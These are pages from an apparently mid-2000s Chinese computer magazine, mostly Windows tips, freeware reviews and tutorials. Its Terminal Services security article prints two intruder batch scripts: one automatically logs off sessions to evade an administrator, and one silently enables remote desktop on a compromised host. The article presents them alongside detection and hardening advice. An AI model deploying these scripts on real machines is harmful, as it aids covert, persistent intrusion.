在Windows 2000中系统启动Num Lock并不默认打开，但有些朋友经常用数字键盘进行数字输入，每次还得再按一下Num Lock键，其实可以打开注册表编辑器，找到[HKEY_Current_User\ ControlPanel\Keyboard]，在右侧窗格中双击“InitialKeyboardindicators”字符串值，将其值改为“2”即可。

通常键盘上除了100多个按键外，还有三个键盘灯，它们分别为Caps Lock、Scroll Lock、Num Lock。这三个灯能给我们带来什么呢？跟随笔者一起来尝试几个免费的小软件吧。

1.键盘灯变网卡灯

首先为大家介绍一款名字为Stable的软件(下载地址：http://www.newhua.com/cfan/200423/keyled.zip)，通过它可以让键盘灯像网卡灯那样显示上传和下载情况，非常有意思。

下载软件后，解压至任意文件夹即可直接使用。在Stable主界面中对Caps Lock、Scroll Lock、Num Lock三个键盘灯进行设置。其中“显示下载流量”用于监视下载，“显示上传流量”用于监视上传操作(见图)。可以设置成上传或下载进行提示。当全部都设置完后，点击“保存”按钮进行保存，然后Stable就会缩小到任务栏。这样以后有下载或上传操作时，键盘灯就会进行相应闪烁。



非常好玩的软件，但建议不要设置Caps Lock键，否则会影响文字输入

2.键盘灯跟着音乐会跳舞

Keyboard Lights是Winamp的一个插件(下载地址：http://www.newhua.com/cfan/200423/keyboard.exe)，跟其他插件不同的是，该软件可通过键盘上的三个灯来表示音乐的低、中、高音。当用Winamp播放音乐时，这三个灯也就配合着节奏一闪一灭地跳动。软件使用很简单，只要在安装时指向Winamp所在文件夹，然后打开Winamp即可使用了。

小编有话说：由于键盘灯是由二极管制作的，所以即使频繁地开关，也不必担心你的键盘灯会损坏。

CF [SY10]

解决验证码不能显示的问题

■广东　横扫一大片

目前论坛上显示验证码的方式主要有用ASP生成XBM数字图片验证码及动网论坛采用的BlueIdea插件生成验证码两种方式，前段时间很多人把Windows XP系统升级成了SP2，结果凡是使用ASP生成XBM数字图片的验证码都无法显示，这个问题可以通过修改注册表来解决，而且部分网站也对程序进行了修证。

有一次我使用Windows 2000调试一个站点时，发现如果验证码使用BlueIdea方式，根本无法显示，但换为XBM数字图片显示时就没有问题，百思不解。无意间在瑞星论坛看到一个帖子里的一句话：在线升级看不到附加码，后来经过摸索，发现原来是瑞星提供的IE ADODB.Stream漏洞防范工具补丁出的问题，把补丁移除后，问题解决(见图)。



点击“恢复Steam对象”即可

你知道吗？

验证码主要用来防止入侵者通过某种工具对论坛用户名或密码进行暴力破解，主要是为了判断访问的是合法用户还是恶意操作，通过随机给出验证码，让合法用户填写，而使用程序破解的非法用户是看不到这个验证码从而无法访问。

CF [SY11]

相信每个人都很想拥有属于自己的软件。去学编程自己编写吧——难！还要调试……

现在要制作一款软件远不用如此麻烦，只要利用反编译软件，在原软件的基础上稍加修改就能打造出属于自己的软件了。

软件自造 九步打造 My Editor

■ Heelen

声明：经过个人编译的软件，只能用于自己使用和研究，不能发布和共享，尤其不能以盈利为目的进行发布，否则是违反著作权法的。

下面笔者将结合eXeScope(下载地址:http://wh.onlinedown.net/down/HA-eXeScope650-moming.exe)和Resource Hacker(下载地址:http://nj2.onlinedown.net/down/HA-reshacker34079-LDR.zip)这两款反编译软件，给Windows中的“记事本”做手术，一步步打造出自己量身定做的软件。

第一步:从Windows文件夹(Windows 2000为WINNT文件夹)中复制Notepad.exe文件到其他文件夹。

第二步:运行eXeScope，选择菜单中的“文件→打开”，打开复制后的Notepad.exe文件。

第三步:在左侧窗格中依次展开“资源→菜单→1”，可看到“记事本”程序菜单(见图1)。右击其中任何一项，选择不同菜单项，可以添加、修改或删除这些菜单项目。不过由于反编译软件无法修改程序主要代码，所以即使添加了新项目，但大多也无实在意义。但可以通过拖动方式，来排列这些菜单项目的次序，注意:“0”表示菜单水平分隔条。



图1

小提示

右侧窗格上的选项及其功能

如图1所示，eXeScope对菜单项及其他项目提供了状态修改功能。

菜单项	说明	菜单项	说明
灰色	将选中的菜单项设置为不可选状态	禁用	将选中的菜单项设置为不可选状态(要区分“灰色”功能)。
已检查	将选中的菜单项设置为选中状态(常用于复选菜单)	醒目	将选中的菜单项设置为高亮度显示。
默认值	将选中的菜单项设置为默认值	菜单分隔条	在选中的菜单项前插入竖直分隔条。
菜单分隔	在选中的菜单项前插入水平分隔条	分离器	将选中的菜单项设置为不可见，不留空格。
单选	将选中的菜单项设置为单选状态	右对齐	将选中的菜单项设置为右对齐。如果是第一个菜单项，则后面所有的菜单项都右对齐。
右序	将所有菜单文字的右部分和左部分互换。		

第四步:现在开始大动刀了。菜单栏上的“新建”(Ctrl+N)、“打开”(Ctrl+O)、“复制”(Ctrl+C)、“粘贴”(Ctrl+V)等命令，一般都是用快捷键取代的，所以通通删除掉。

小提示

如果要设置菜单命令的快捷键，如“新建”命令Ctrl+N，可以改为Ctrl+Q。方法是展开“资源→加速器→MAINACC”，把右框中第一行代码“N,1,VIRTKEY,CONTROL”的“N”字符改为“Q”字符，然后再将菜单中的“1,新建(&N)$09Ctrl+N”改为“1,新建(&N)$09Ctrl+Q”即可。

第五步:笔者从不用“记事本”打印文档，所以删除了“打印”菜单项和“正在打印”对话框。并且，利用另一个修改利器Resource Hacker，将“页面设置”的对话框更改为具有查看日历功能的对话框。

首先，用Resource Hacker打开Notepad.exe文件，依次展开“对话框→12→2052”，右边的对话框就是“页面设置”的对话框。保留“确定”和“取消”两个按钮，将其他控件删除。然后右击对话框，选择“插入控件”，在“预定义控件”下拉框中选择“"SysMonthCal32"”(不含外侧中文引号)，单击“确定”，便在对话框中添加了一个“日历”控件。右击对话框，选择“编辑对话框”，在“标题”处将“页面设置”改为“查看日历”。在“风格”栏中取消“DS_CONTEXTHELP”，除去对话框右上角的“？”帮助按钮。最后稍作调整，“页面设置”的对话框就成了如图2所示的查看日历对话框。



图2

小提示

将“页面设置”对话框改为“查看日历”后，可要记得把“文件”菜单中的“页面设置”项改为“查看日历”呀。

第六步:相信一般人是不需要“帮助主题”和“关于记事本”两项的，所以回到eXeScope把菜单栏上的“帮助”项也删除掉。“帮助主题”所指向的HLP文件是无法修改的，而“关于记事本”的部分信息存储在“资源→24→1”中，读者如果

有兴趣，可以自行修改。接着，再删除一些其他项目，最后只保留如图 3 所示的项目。



图 3　保留“字体”、“转到”、“状态栏”、“查看日历”（增加）、“自动换行”、“时间/日期”、“保存另一份”项

第七步：在“字符串”中，可以根据需要修改“记事本”中的提示、警告和其他信息。例如，新建一个文档，在“记事本”的标题栏上就会显示“无标题 - 记事本”字样，这些信息就存储在“字符串→1”下的“4”、“5”（或“1”、“2”）字段。现在把它修改成“没有名名”和“^o^ My Editor”。

第八步：下面要修改的是程序中的图标。“记事本”主要的三个图标，存储在“资源→图标→2”下的“7”、“8”和“9”，分别是程序文件的图标（48×48）、“关于记事本”中的图标（32×32）和标题栏上的图标（16×16）。把这些图标都替换成自己所需要的图标，记住，大小要保持和原图标一致。

第九步：到了最后一步，就是修改“版本”信息，在右侧窗格中点击“资源→版本→1”，然后把“记事本”改为“My Editor”或其他名称，把“Microsoft Corporation”改为“Free Studio”，再自拟一个文件版本号。在“文件标记”上，可以选择程序的标记，如“个人编译”等。这些内容，都将显示在制作后的程序“My Editor”属性页的版本页中。

经过以上修改，新鲜出炉的“My Editor”界面是不是很酷（见图 4）？




图 4

CF [SY12]

照片丢失不用怕

■ 济南　Paul


随着数码相机的普及，发生误删存储中照片的频率也越来越高，笔者就多次遇到过这种情况。难道要故地重游一番才能挽回这些误删除的照片吗？这当然没必要，虽然没有后悔药，但我们有 Zero Assumption Digital Image Recovery（下载地址：http://sq5.onlinedown.net/down/setup_ir.exe），它可以帮你把误删除的照片恢复回来。

第一步：打开软件，从“Select device to analyze”窗格中选择数码相机的存储卡分区（根据大小就可判断）。

第二步：点击“Specify folder to store recovered images in”下的“...”按钮，选择照片恢复到的文件夹。

第三步：点击“Proceed”按钮（见图），软件对所选的存储卡分区进行分析，并完成恢复。

在此提醒大家，当发现有照片被误删除后暂时不要再使用该存储卡，以免需要恢复的照片被新的照片覆盖，造成无法恢复。



软件可以恢复 JPG、GIF、TIF、CRW、WAV、MOV 等格式

CF [SY13]

能恢复原貌的“马赛克”

■ 北京　神农

一次，笔者需要对某张图片进行马赛克处理，结果忘记备份原图，造成了很大损失，为了不再发生这种情况，笔者上网搜索，找到了一款非常不错的马赛克软件，它最大的特色就是由它处理的图片，可以通过软件进行还原，但浏览时，只能看到有马赛克的图片。

Mozaiker小档案

软件版本：1.2	软件大小：626KB
软件性质：免费软件	适用平台：Windows 9x/2000/XP
下载地址：http://www.newhua.com/cfan/200419/Mozaiker.rar	

进入软件后，点击“打开”按钮，选择需要画上马赛克的 JPG 格式图片，然后用鼠标直接在图片上圈出需要打马赛克的部分，点击“马赛克”按钮，再点击“保存”或“另存为”按钮保存好图片即可（见图）。需要复原时，只要打开图片，然后点击“复原”按钮即可。



CF [SY14]

Adobe Reader的代替品:Foxit PDF Reader

问:我平常看PDF电子书很多，不过不想再使用Adobe Reader，不知是不是它加载了太多我用不到的功能，打开速度太慢，请帮我推荐一款小巧的PDF电子书浏览器，只要有基本浏览功能即可。

答:这里为你推荐一款号称惟一可以代替Adobe Reader的PDF阅读软件——Foxit PDF Reader汉化版。

将软件下载并安装后，就可以开始使用了，打开软件，点击“打开”按钮，打开你要阅读的PDF文件，然后你就可以像使用Adobe Reader那样用Foxit PDF Reader来浏览电子书了。

由于该软件为英文汉化版，所以软件主窗口左侧的“BookMark”窗格对中文支持不好，但这并不影响右侧窗格里中文PDF文件的浏览。最后还要提到一点，该软件为绿色软件，你可以将软件安装文件夹下的PDFReader.exe复制到闪存盘，然后就可以在任何一台电脑上浏览PDF文件了。



软件版本:1.0简体中文汉化版　　软件大小:869KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200423/FoxitPDFReader.exe


快速搜索局域网中的文件:LAN FILE SEARCHER

问:我们公司交换文件主要通过共享，有一次为了找一个文件，搜遍了局域网中的所有电脑，请问再遇到这种情况有什么好方法吗？

答:这个问题小编们也遇到过，要在几十台电脑上找一个文件，无异于大海捞针，而Windows本身提供的搜索功能又比较简单，所以小编也为自己准备了这样一款软件——LAN FILE SEARCHER，和它的名字一样，这款软件专门用于搜索局域网中的文件。

打开软件后，在“Search After(搜索)”中输入要搜索的文件名，然后点击“Browse(浏览)”按钮，选择工作组(可多选)，最后点击“Start Search(开始搜索)”进行搜索。

在使用LAN FILE SEARCHER搜索带密码的共享文件夹时，则需要执行以下操作:选择菜单中的“Options→Configuration(选项→配置)”，勾选“Checks(检查)”选项卡下的“Use Password function(使用密码功能)”，然后进入“Lists(列表)”选项卡，从下拉菜单中选择“Password List(密码列表)”项，并使用“Add”、“Delete”等按钮添加密码，完成所有的设置后，就可以搜索了，不过需要注意，在使用该功能时，可能会出现BUG。



软件版本:1.0　　软件大小:609KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://www.aezay.dk/aezay/lanfs/lfs-2k.exe(Windows 2000/XP)
http://www.aezay.dk/aezay/lanfs/lfs.exe(Windows 9x/Me)

制作动感QQ表情:ATani

问:我看到网上有很多QQ表情，其中还有不少是真人表情，我也用数码相机拍了不少这样的照片，请问有什么方法可以将这些照片变成QQ表情？

答:随着各种即时通讯工具的流行，GIF格式的动画也开始“火爆”，制作GIF动画的软件有很多，这里推荐你使用ATani。这款软件使用简单，只要几步操作就可以制作一个GIF动画文件。

进入软件后，会出现“Project options(方案选项)”窗口，在其中设置好“Width(宽)”和“Height(高)”，然后设置文件类型为“Animated GIF(when adding or inserting)(GIF动画)”，然后在其后填入动画每帧的间隔。进入软件后，重复点击“Edit→Add(编辑→添加)”，导入JPG、BMP、PNG等格式的图片作为动画的每一帧，最后，选择菜单中的“File→Generate(文件→生成)”，设置好保存文件夹后，点击“保存”即可。

另外如果是制作QQ的动画表情，可以用数码相机的短片拍照功能，然后再用豪杰解霸的转换功能进行转换即可。



软件版本:2.5　　软件大小:1258KB
软件性质:共享软件(功能限制)　　适用平台:Windows 9x/2000/XP
下载地址:http://sq3.onlinedown.net/down/atani.zip

超快收集好听的歌曲：BaiduMp3

问：百度有搜索MP3的功能，而且推出了百度TOP500(http://list.mp3.baidu.com/topso/mp3topsong.html)、新歌TOP60(http://list.mp3.baidu.com/topso/list/newhits.html)等搜索项目，请问有没有软件可以让我快速下载这些歌曲呢？

答：有需求就有供给，还真有高手专门制作这样一款软件，名为BaiduMp3。它专门用来批量下载百度歌曲TOP500、新歌TOP60及校园歌曲TOP100中的歌曲，让你的MP3资源一下就能丰富起来。

下载软件并运行，稍等片刻软件会从服务器上读取MP3列表文件，然后你可以根据需要勾选需要下载的歌曲(默认为全选)，或是通过下面的三个按钮来选择“新歌TOP60”、“歌曲TOP500”及“校园歌曲TOP100”，最后点击“保存到”后的“...”按钮，在设置好歌曲下载保存的文件夹后，点击“开始下载”按钮即可。



软件版本：1.4b　软件大小：335KB
软件性质：免费软件　适用平台：Windows 9x/2000/XP
下载地址：http://www.newhua.com/cfan/200423/baidump3.exe

随时切换网络状态：Net Profiles


问：我用了第20期介绍的“IP更换大师”，请问还有没有更好的软件呢？我还想进行更多设置，比如映射驱动器，代理服务器等，仅仅简单修改IP地址还是很麻烦。

答：如果需要很多不同的设置，推荐使用Net Profiles，它除了可以为不同配置设置不同的IP地址外，还能为IE设置不同的代理服务器，映射不同的网络驱动器，如果有必要甚至可以为常用配置建立快捷方式，非常方便。

进入软件后，点击“Refresh List”按钮，找到目前正在使用的网络适配器，然后点击“New Profile”按钮，新建一个配置，并设置好IP地址、代理服务器、映射好驱动器，最后点击“Save Profile”按钮保存配置，如果这是你经常使用的配置，还可以使用“Create Shortcut”按钮为其创建快捷方式。

以后在使用时，只要点击“开始→Net Profiles→Net Profiles Quick List”就可以快速修改设置了。





软件版本：1.2　软件大小：736 KB
软件性质：免费软件　适用平台：Windows XP
下载地址：http://www.newhua.com/cfan/200423/netprofilessetup.exe

腾讯QQ

软件版本：2004Ⅱ Beta2　升级指数：★★★★
下载地址：http://221.236.11.31/qq2004iibeta2.exe

打开任意好友的聊天窗口，在QQ秀窗口处，新增了“施展魔法秀”按钮，而在分隔栏按钮中，增加了“搜索”按钮，在“捕捉屏幕”按钮后增加了扩展按钮，在“表情”按钮后增加了“魔法表情”按钮……这些新增的按钮可以为你带来不同的新体验。除此之外，在QQ设置窗口还增加了“面板设置”及“影片截图设置”两个新选项，前者用于修改QQ面板中的按钮项，后者用于调整截取影片图像的参数。

UltraISO

软件版本：7.25.923　升级指数：★★★
下载地址：http://sq3.onlinedown.net/down/uiso7_cn.exe

新版支持WinOnCD(C2D)、NTI CD/DVD Maker(NCD)和CDSpace(LCD)格式的音频CD镜像；可以查看和提取Apple/Windows Hybrid CD HFS镜像的文件；可以在Nero上烧录双层DVD＋R；直接保存ISO镜像时支持重编译；转换CD/DVD成ISO时支持过滤功能等等。

Turbo Photo

软件版本：4.0　升级指数：★★
下载地址：http://www.stepok.com/chs/dl/TPSetupCHS.exe

内核增加对JPEG高质量色彩模式(YUV 1：1：1采样)的支持；编辑器增加纠正透视变形、对边框管理、外挂效果插件功能；相册增加无损失的JPEG左旋、右旋功能，同时增加对配色方案的支持。

拼音加加

软件版本：3.0.5　升级指数：★★★★
下载地址：http://sh.6h.com.cn/JJSetup3.05.zip

增加以词定字；修正双拼不能输入ju、qu、xu及lo不能输入“落”的问题；修正简拼输入长词时不能用“Ctrl+数字”删除的问题；简拼输入长词由5声母改为4声母，且允许出现多个候选；每页候选重码个数可以在3至9之间任意设定；内存占用优化到20MB。

CF [SY15]



巧解 Windows Media Player“准备就绪”问题

在播放在线视频文件时，播放器经常出现“准备就绪”的提示，但就是不播放，而且经常刷新几次后都无法播放，但在其他电脑上却没有问题，如果你也遇到过这种情况，那么可按如下方法进行操作：右击“网上邻居”，选择“属性”，右击“本地连接”，选择“属性”，接着选中“Internet 协议(TCP/IP)”后，将其“卸载”，再通过“安装”按钮重装 TCP/IP 协议即可。

快速为 RMVB 格式添加字幕

在播放 RMVB 格式的影片时，如果没有字幕文件，则可先从http://www.shooter.com.cn/下载相应字幕，然后将视频文件的扩展名改为AVI，并将它与下载的字幕文件放在一起，再用“暴风影音”或其他播放器播放时就可以显示出字幕了。

打造你的专用版超级解霸 3000

曾在同学那里看到过某专用版的“超级解霸 3000”，于是也想改造一个自己专用的解霸。经过一番努力终于发现了那个不断变幻的图片所在位置：C:\HEROSOFT\Hero3000\DVDPLUS\videoSkin\Skin2\Turn.bmp，只要用任意一款图形处理软件将其中的内容改掉就行了。

(李云峰)

在 QQ 中将自己从对方好友中删除

很多即时通迅软件都可以将自己从对方的好友名单中删除，而 QQ 一直没有这个功能，要想删除，只能将对方拉入黑名单，其实 QQ 虽然没有这个功能，但它的“同门师弟”TM 却可以实现此功能。具体方法如下：点击“菜单→一键切换到TM”，在好友中找到对方，右击，选择“将自己从对方联系人名单中删除”，点击“是”按钮后即可完成删除。

彻底去除超级解霸 V8 系统托盘图标

每次运行超级解霸 V8 后，系统托盘图标就会多出一个伺服器图标，对笔者来说既没用又占资源，通过摸索问题解决：进入解霸安装目录，找到 SysExplr.exe，将其命名为任意文件名，或者直接删除就可以解决问题。

删除文件节约 QQ 占用内存

QQ 占用的内存很大，虽然可以使用早期版本，但一些功能就没办法使用了，这时我们可以使用以下方法：①点击 QQ 面板中的“菜单→更换皮肤→标准界面”，使用标准皮肤减少内存占用；②关闭 QQ，删除 QQ 目录下的 ConternTab.dll(自定义面板)、Qqnetdisk.dll(网络硬盘)、Bqqapplication.dll(企业好友)、Oemapplication.dll(手机娱乐面板、内容资讯面板、音乐中心)、GroupConnection.dll(互动空间面板)及 SBuddyApplication.dll 几个文件即可。注意删除前要备份，另外删除这些文件后将无法进入 QQ 聊天室。

巧妙设置 降低DVD播放资源占用

我在使用 PowerDVD 欣赏 DVD 时，CPU 占用率总是过高，后来经过询问高手，原来只要显卡支持 MPEG 格式硬件加速，那么在 PowerDVD 中就可以打开此选项，从而让原本需要CPU进行的虚拟软解码交由显卡完成，从而降低了资源占用率。具体的方法是：打开 PowerDVD，右击播放窗口，点击“配置”，在弹出窗口中勾选“视频设置”选项卡下的“启用硬件加速”项即可。

如果你使用的是 WinDVD 播放 DVD，则可在打开软件后，右击主窗口，选择“设置”，然后勾选“视频”选项卡下的“使用硬件解码加速”项即可。

巧解输入汉字后标点被删除的问题

笔者在 Windows 9x 及 Windows 2000 系统下登录论坛，回帖时，经常出现输入中文后，前面的标点被自动删除的问题。这是因为输入法及 IE 5.0 造成的，解决方法为升级到 IE 5.5 以上版本或是升级输入法。

快速计算 QQ 时长与等级

计算在线时长功能，是 QQ2004II 的一个新功能，很多朋友还不知道时间与等级的对应关系，或是升一级到底需要几天时间呢？这个问题要是手工计算实在太麻烦，所以这里推荐你使用“QQ等级一目了然”(下载地址：http://www.newhua.com/cfan/200423/qqlv.rar)，该软件可以计算出升级到任意级别所需要的时间(单位可以为小时、天、年)，也可以计算升级到下一级所需要的时间。

CF [SY16]

说起“终端服务”，可能很多人不明白，但如果提到“远程协助”、“远程桌面”，你一定会恍然大悟，这个Windows XP新增的功能让很多高手可以远程帮助菜鸟解决很多问题，但你可能很少想到它也会很容易地成为黑客们自由出入的后门……

玩转Windows的“官方后门”

——终端服务攻防

■成都 谢魏
深圳 焦刚

终端服务是在Windows NT首先引入的新服务。它使用RDP协议(远程桌面协议)客户端连接，使用终端服务用户可以在远程以图形界面方式访问服务器，并且能轻松调用服务器中的应用程序、组件、服务等，和操作本机系统一样。

终端服务一个非常特殊的服务，正是由于它的特殊性，使得它不仅方便了我们，同时也成为了黑客们的最爱，所以很多朋友戏称它为Windows的“官方后门”。由于现在使用Windows XP的朋友越来越多，其中深受大家喜欢的“远程协助”、“远程桌面”其实本质就是终端服务，因此关于它的安全也受到很多人关注。这篇文章，笔者将结合终端服务中各种攻防的方法和思路，为大家详细介绍终端服务安全问题，其中终端服务器表示远程被控制的电脑。

1.终端服务用户账户密码要设置安全

首先终端服务最大的一个安全隐患在于用户账号安全。如果服务器装有终端服务，那么一定要管理好用户密码的安全。避免终端服务器中出现弱口令，尤其注意，要为Administrator用户设置一个强大的密码。如果现在你的用户密码还是为空，或使用12345等这样的弱口令（密码），那么服务器被黑客攻击只是时间的问题。

2.修改终端服务的默认端口

为了保证终端服务器不被黑客非法利用，可以使用修改终端服务默认端口的方法来达到增加安全的目的。终端服务使用的默认端口是TCP3389端口，而通过修改注册表就可以轻松地更换终端服务的默认端口。具体配置方法如下：

在“注册表编辑器”中，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\Wds\rdpwd\Tds\tcp]，在右侧窗格双击“PortNumber”，选择“十进制”状态，这样就能看到终端的默认端口3389(见图1)，接着可以根据个人情况进行修改，比如1025端口。



图1 修改终端服务默认端口

修改完成后，授权的远程用户如何连接到你的电脑呢？其实方法非常简单，远程用户只需要打开终端客户端，填入IP地址，并在地址后面加上一个冒号(见图2)，再填入修改以后的端口，即可连接上。



图2 连接修改过端口的终端服务器

修改终端服务的默认端口，能在一定程度上加强终端服务器的安全性。相反，黑客可以利用修改终端服务的默认端口，达到隐藏自己入侵痕迹的目的。

3.查找终端服务中的可疑用户

使用终端服务的很多用户可能会问一个问题，如果黑客通过终端服务连接上了我们的电脑，如何查看呢？方法很简单，点击“开始→运行”，输入“cmd”回车后打开命令提示符窗口。在其中键入“query user”(意为查询用户，也可以简写为quser)便可以查看当前终端服务器中的用户会话(见图3)。




图3 “SESSIONNAME”中带“console”的是终端服务器的本地用户，其余都是远程连接会话。如果在这个列表中发现了可疑的连接会话。可以根据“ID”号，打断这个连接。就是常说的“踢”人，方法是使用“logoff ID”，如终断连接2，则输入logoff 2

4.黑客应对管理员的思路和方法

使用前面介绍的方法来查看可疑连接，使得大多数黑客都逃不出我们的“火眼金睛”，那么黑客就没有在终端服务中的生存空间了吗？很快黑客们想出了一个巧妙方法，在连接上你的电脑后，编辑如下一段批处理文件并放到你的电脑上：

```
:begin
query user| find "console"
if errorlevel 1 logoff 1&&logoff 2
goto begin
```

这段批处理的意思非常简单，如果query user(即quser)出现console字样，马上切断ID1和ID2的用户会话。如此巧妙的一个思路，使得黑客可以在管理员的眼皮下“溜掉”，这样使得你以为自己的电脑非常的安全，而其实早已经被黑客所控制。

5.在命令模式下开启终端服务

一些黑客，在使用其他方法拿到一台系统的CmdShell(指得到了远程系统CMD的控制权)时，如果觉得命令行黑乎乎的界面不利于对这台系统进行管理，他可以利用命令行的方式开启系统中的终端服务。黑客只需要把这段批处理上传到远程系统，然后执行这段批处理。远程系统将会在不弹出任何窗口、不调用任何安装程序的情况下安装开启终端服务。

```
echo [Components]>C:\backe
echo TSEnable=on >>C:\backe
sysocmgr /I:C:\winnt\inf /u:C:\backe /q /r
```

但运行完毕后，必须要等待电脑重启，黑客才能连接上。如果一些黑客比较心急，会去掉这段批处理中的“r”参数，那么远程系统在运行完这段批处理以后会自动重启。

使用这种方法安装的终端服务，非常隐蔽，不易被发现。但并不是没有任何破绽，在“任务管理器”中可以发现有“Terminal”进程。既然你自己并没有使用终端服务，那么可以判断一定有黑客入侵了你的电脑系统。

6.使用Windows XP时

Windows XP中的终端服务如何开启呢？Windows XP中的终端服务和Windows 2000中的终端服务有着天壤之别。首先开启Windows XP中的终端服务非常简单，只需右击“我的电脑”，在弹出“系统属性”对话框中选择“远程”，并且勾远“允许用户远程连接到此计算机”项即可。不过Windows XP用户大可不必担心自己的终端服务会被黑客利用。因为Windows XP是客户端操作系统，不支持多用户功能。如果有黑客连接上了你的Windows XP，系统将提示有一个用户连接到系统，并且询问当前用户是否同意他的连接，如果选择不同意，黑客就无法连接上你的终端服务；如果同意，系统当前用户会被强制注销。但当前用户只需要动一下鼠标，黑客又会被“踢掉”。 CF [FH01]

杀毒后的处理

—— IE修复技巧三则

■瑞星工程师

最近常有朋友问我为什么成功清除病毒后IE浏览器仍然无法正常使用，其实IE出现问题不一定都是病毒原因。下面就针对一些常见的IE故障进行分析并给出解决方案。

1.QQ能上，但网页无法打开

问题描述:尝试浏览网页时，IE浏览器提示“该页无法显示”，但QQ等即时通讯工具工作正常。

故障原因:由于病毒原因或软件冲突导致Winsock.dll、Wsock32.dll或Wsock.vxd(VXD只在Windows 9x系统下存在)等文件丢失或损坏。

解决方法:①使用系统命令SFC(Windows 9x)、SFC /Scannow(Windows 2000/XP)检测系统文件并进行修复。

②使用Winsock Fix工具进行自动修复。该工具下载地址为http://www.onlinedown.net/soft/35272.htm。

> **小提示**
>
> 产生这种现象还可能是因为网络设置错误、域名解析不正常，以及错误的防火墙策略造成的，若上面方法不奏效请检查这三个方面。



2.IE无法“在新窗口中打开”

问题描述:单击电子邮件或Web页中的超链接，或右击Web页上的超链接，然后单击“在新窗口中打开”时，IE没有反应或打开的新窗口为空白。

故障原因:注册表被恶意网页修改，造成IE相关的动态链接库注册信息丢失。

解决方法:退出正在运行的所有程序，点击“开始→运行”，输入“regsvr32 urlmon.dll”(不含引号)，当收到“DllRegisterServer in urlmon.dll succeeded”消息时，单击“确定”即可。

如果问题未得到解决，请重复注册如下几个DLL文件：Shdocvw.dll、Msjava.dll、Actxprxy.dll、Oleaut32.dll、Mshtml.dll、Browseui.dll、Shell32.dll(Shell32.dll仅限于 Windows 2000/XP)。

注意，安装多个杀毒软件可能会因冲突出现此现象，应尽量避免安装多种杀毒软件。

3.在Windows XP上重装IE

由于IE的安装程序会监视Windows XP的注册表信息，因此直接使用IE6 SP1的安装程序是无法正常安装的。特别是安装有SP2的Windows XP系统，如果强制安装IE6可能会造成系统崩溃。

解决方法:首先，放入Windows XP的安装光盘，打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Active Setup\Installed Components\{89820200-ECBD-11cf-8B85-00AA005B4383}]，将主键“IsInstalled”的值改为0。接着在“运行”窗口中运行命令“rundll32.exe setupapi, InstallHinfSection DefaultInstall 132 %windir%\inf\ie.inf”(不含外侧引号)即可。

CF [FH02]

相信很多读者对新版的WPS Office提供的多风格界面羡慕不已，通过菜单可以快速切换到用户当前工作所需要的工具栏、菜单布局和编辑器颜色等。然而，更常用的Word却没有提供这些功能。别急，本文将在Word XP中通过VBA轻松搞定多风格界面，而且还可以建立自己的工具栏和菜单哦。



VBA进阶撑杆跳

——轻松搞定Word多风格界面

■ 安平

Word多风格界面任务描述

这是一个包含代码的Word模板文件，通过“加载”方式可直接运行，运行后将在Word XP的主界面中新增菜单和工具栏，并提供了几套适合不同工作环境的界面布局，单击相应菜单即可实现不同风格界面布局的切换。

标准风格：显示主菜单栏以及常用、格式两个工具栏，并将文本编辑区设置为“蓝底白字”。

简单风格：仅显示主菜单栏和程序新建的工具栏，并将文本编辑区恢复为“白底黑字”，如图1所示。单击工具栏上的按钮，则会显示对话框。



图1

绘图和制表风格：显示主菜单栏和常用、格式、绘图、图片、符号栏以及表格和边框工具栏等，并将文本编辑区恢复为“白底黑字”。

多风格界面的实现

1.录制宏

其实，对Word XP使用熟练的读者会发现，所谓“多风格界面”，其实即设置了不同工具栏，并在“选项”对话框的“常规”选项卡中设置了“蓝底白字”复选框。本刊2004年22期的《VBA进阶撑杆跳——Office VBA入门》一文中已经介绍了“宏”的基本使用。因此，可先通过录制“宏”来获取实现界面切换的相关代码。

2.解读宏代码

打开“宏”代码的编辑窗口，笔者摘录了一些与本程序密切相关的“宏”代码进行详细解读。

“CommandBars("Formatting").Visible = False”语句

顾名思义，“CommandBars”代表“工具栏”，而“Formatting”代表“格式”，“Visible”含义为“可视”，因此，该语句的含义为“格式”工具栏不可视（即不显示）。

“CommandBars("Standard").Visible = False”语句

和前述语句类似，即“常用”工具栏不可视。

“.BlueScreen = False”语句

该语句包含在

```
With Options
…
End With
```

